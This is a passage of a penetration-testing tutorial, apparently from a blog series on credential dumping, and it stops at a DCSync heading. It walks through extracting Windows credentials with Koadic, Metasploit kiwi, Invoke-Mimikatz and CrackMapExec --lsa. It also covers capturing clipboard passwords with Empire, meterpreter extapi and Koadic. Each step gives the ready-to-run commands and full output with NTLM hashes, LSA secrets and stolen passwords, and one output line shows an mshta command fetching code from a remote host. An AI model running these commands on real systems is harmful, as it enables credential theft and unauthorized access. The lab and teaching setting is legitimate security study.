


```
(koadic: sta/js/mshta)# use comsvcs_lsass
(koadic: imp/gat/comsvcs_lsass)# execute
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) created.
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Detected lsass.exe process ID: 640 ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Creating a MiniDump with comsvcs.dll ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Finished creating MiniDump ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Downloading lsass bin file ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Download complete, parsing with pypykatz ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Removing lsass bin file from target ...
[+] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) completed.
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) lsass.bin saved to /tmp/lsass.192.168.1.10
[+] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Results

msv credentials
===============

Username    Domain           NTLM                               SHA1
--------    ------           ----                               ----
raj         DESKTOP-RGP209L  3dbde697d71690a769204beb12283678  0d5399508427ce79556cda71918020

wdigest credentials
===================

Username         Domain
--------         ------
DESKTOP-RGP209L$ WORKGROUP
raj              DESKTOP-RGP209L

kerberos credentials
====================

Username         Domain
--------         ------
desktop-rgp209l$ WORKGROUP
raj              DESKTOP-RGP209L
```

Method1: Load kiwi

As we all know Metasploit is like the Swiss Knife, it comes with multiple modules thus it allows the attacker to execute mimikatz remotely and extract the Lsass dump to fetch the credentials. Since it is a post-exploitation thus you should have a meterpreter session of the host machine at Initial Phase and then load kiwi to initialise mimikatz and execute the command.

```
load kiwi
lsa_dump_secrets
```




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DESKTOP-RGP209L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP209L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c
old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c
```

Method2: Load PowerShell

Similarly, you can also load PowerShell in the place of kiwi and perform the same operation, here we are using the PowerShell script of mimikatz. This can be done by executing the following commands:

```
load powershell
powershell_import /root/powershell/Invoke-Mimikatz.ps1
sekurlsa::logonpasswords
```

This will be dumping the password hashes as shown in the below image.




```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Invoke-Mimikatz.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-Mimikatz -DumpCreds
[+] Command execution completed:

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 212652 (00000000:00033eac)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-RGP209L
Logon Server      : DESKTOP-RGP209L
Logon Time        : 4/8/2020 7:33:41 AM
SID               : S-1-5-21-693598195-96689810-1185049621-1001
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * Password : (null)
        kerberos :
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * Password : (null)
        ssp :
        credman :
```

CrackMapExec

CrackMapExec is a sleek tool that can be installed with a simple apt install and it runs very swiftly. LSA has access to the credentials and we will exploit this fact to harvest the credentials with this tool so we will manipulate this script to dump the hashes as discussed previously. It requires a bunch of things.

Requirements:
Username: Administrator
Password: Ignite@987
IP Address: 192.168.1.105
Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' –lsa

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p
'Ignite@987' --lsa
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGN
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping LSA secrets
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542d
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  dpapi_machinekey:0×d322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0×ca6e97e65eacb41d0ee9b6989bc0caf2fb7831a2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  NL$KM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumped 6 LSA secrets to /root/.cme/logs/WIN-S0V7KMTVLD2_192.168.1.105_2020-05-02_142
```

Credential Dumping: Clipboard

Credential Dumping: Clipboard

In our practise, we have used bitswarden password manager to keep our password secure. It's feasible to use and even if we forget our password, we can just copy it from there and paste it where we require it. As you can see in the image below, we have saved our password in bitswarden. And we copy it from there.



ITEM INFORMATION

Name
Ignite Server

Username
rajchandel

Password
••••••••


URI
www.ignitetechnologies.in

Updated: Apr 11, 2020, 6:31:54 AM

PowerShell Empire


If these credentials are copied by someone then we can retrieve them by using various methods. PowerShell Empire has such a module; after having a session through the empire, use the following commands to execute the module:

```
usemodule collection/clipboard_monitor
execute
```



```
(Empire: P5BTDG61) > usemodule collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) > execute
[*] Tasked P5BTDG61 to run TASK_CMD_JOB
[*] Agent P5BTDG61 tasked with task ID 1
[*] Tasked agent P5BTDG61 to run module powershell/collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) >
Job started: WUSAT1

══ Get-ClipboardContents Starting at 11/04/2020:06:36:53:02 ══
```


Once the module is executed, whenever they copied password is pasted as shown in the image below:



Username: rajchandel

Password: ••••••••••••

Then those credentials will be displayed in the console as shown in the image below:




```
(Empire: TEVCNM7A) > usemodule collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) > execute
[*] Tasked TEVCNM7A to run TASK_CMD_JOB
[*] Agent TEVCNM7A tasked with task ID 1
[*] Tasked agent TEVCNM7A to run module powershell/collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) >
Job started: C9VX2K

══ Get-ClipboardContents Starting at 11/04/2020:07:01:04:96 ══



══ 11/04/2020:07:01:20:04 ══

https://ignite[redacted]gies.in:2083/


══ 11/04/2020:07:01:35:06 ══

rajchandel


══ 11/04/2020:07:01:50:06 ══

vM.h2cjNnV88\b~`
```

Meterpreter Framework

In Metasploit, when you have a meterpreter session, it provides you with a different set of commands. One of those commands is **load extapi**, this command opens a door to various features of the meterpreter session. All of these features can be viewed using a question mark (?). One feature of extapi is clipboard management commands. We will use a clipboard management command through extapi to dump the credentials which can be copied to the clipboard. For this, type:

```
load extapi
clipboard_monitor_start
```




```
meterpreter > load extapi
Loading extension extapi ... Success.
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter > clipboard_monitor_dump
Text captured at 2020-04-11 14:11:27.0374
==========================================
https://ignit[redacted]
==========================================

Text captured at 2020-04-11 14:11:35.0764
==========================================
rajchandel
==========================================

Text captured at 2020-04-11 14:11:44.0608
==========================================
vM.h2cjNnV88\b~`
==========================================

[+] Clipboard monitor dumped
meterpreter > 
```

Koadic

Just like PowerShell empire, Koadic has an inbuilt module for dumping the clipboard data. Once you have a session in koadic, type the following commands to get the clipboard data:

```
use clipboard
execute
```



```
(koadic: sta/js/mshta)# use clipboard
(koadic: imp/gat/clipboard)# execute
[*] Zombie 0: Job 0 (implant/gather/clipboard) created.
[+] Zombie 0: Job 0 (implant/gather/clipboard) completed.
Clipboard contents:
mshta http://192.168.1.112:9999/BLqxJ
(koadic: imp/gat/clipboard)# execute
[*] Zombie 0: Job 1 (implant/gather/clipboard) created.
[+] Zombie 0: Job 1 (implant/gather/clipboard) completed.
Clipboard contents:
vM.h2cjNnV88\b~`
```

And this way, again, we have the credentials.

Credential Dumping: DCSync Attack

Credential Dumping: DCSync

